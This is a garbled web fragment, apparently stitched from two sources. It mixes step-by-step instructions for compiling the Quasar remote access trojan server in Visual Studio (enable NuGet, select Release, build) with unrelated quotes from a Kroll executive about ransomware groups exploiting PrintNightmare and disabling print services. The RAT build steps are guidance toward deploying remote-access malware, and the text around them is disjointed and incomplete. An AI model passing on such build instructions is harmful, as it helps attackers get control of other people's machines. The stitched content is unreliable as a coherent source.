


Go to Tools > Options menu to make sure that the Nuget Package Manager is enabled. These are needed in compilation of the Quasar RAT.




"PrintNightmare is a hot new target for ransomware groups. It will allow these groups to quickly go from a single compromised workstation, to access to the whole network."
- Lucas Gates,
Senior Vice President, Kroll.


Select Release



and then build it. To do this go to Build tab and select Build Quasar Server option as shown below.


"Thus far, Microsoft's patches have failed to fully address the problem. As such, the consensus is that organisations should disable print services on all systems where it isn't needed."
- Lucas Gates,
Senior Vice President, Kroll.

